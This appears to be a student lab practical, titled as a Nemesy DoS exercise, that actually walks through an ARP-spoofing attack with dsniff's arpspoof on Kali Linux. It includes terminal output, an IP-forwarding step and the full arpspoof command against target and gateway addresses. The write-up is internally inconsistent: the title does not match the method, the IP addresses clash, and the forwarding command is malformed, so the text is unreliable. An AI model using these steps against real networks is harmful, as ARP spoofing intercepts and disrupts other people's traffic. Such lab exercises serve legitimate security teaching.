PRACTICAL NO. 5(B)

b) Use Nemesy to launch DoS attack


1. check the target ip address ipconfig 192.168.64.135 &) check the attacker ip 192.168..64.2 Also know the attacker net interface using ifconfig finded eth0

2. Install dsniff using sudo apt-get install dsniff


```
┌──(virus㉿kali)-[~]
└─$ sudo apt install dsniff
[sudo] password for virus:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
dsniff is already the newest version (2.4b1+debian-31).
0 upgraded, 0 newly installed, 0 to remove and 522 not upgraded.

┌──(virus㉿kali)-[~]
```

3. enable port forwarding *echo > 1 /proc/sys/net/ipv4/ip_forward*


```
┌──(virus㉿kali)-[~]
└─$ echo > 1 /proc/sys/net/ipv4/ip_forward

┌──(virus㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu
        inet 192.168.64.129  netmask 255.255.255.0  b
        inet6 fe80::20c:29ff:feaa:7d04  prefixlen 64
        ether 00:0c:29:aa:7d:04  txqueuelen 1000  (Et
        RX packets 95461  bytes 132302572 (126.1 MiB)
        RX errors 124  dropped 0  overruns 0  frame 0
        TX packets 35795  bytes 2763894 (2.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0
        device interrupt 19  base 0x2000
```



4. check the victim internet connection is on using ping google.com



5. After everything is set you are ready to launch the attack, the command structure is arpspoof -i [your internet interface] -t [target IP address] -r [gateway IP address] , for the example this is mine *arpspoof -i wlan0 -t 192.168.90.252 -r 192.168.90.1*



6. After the attack launched its show like that

Conclusion :- Above practical was successfully executed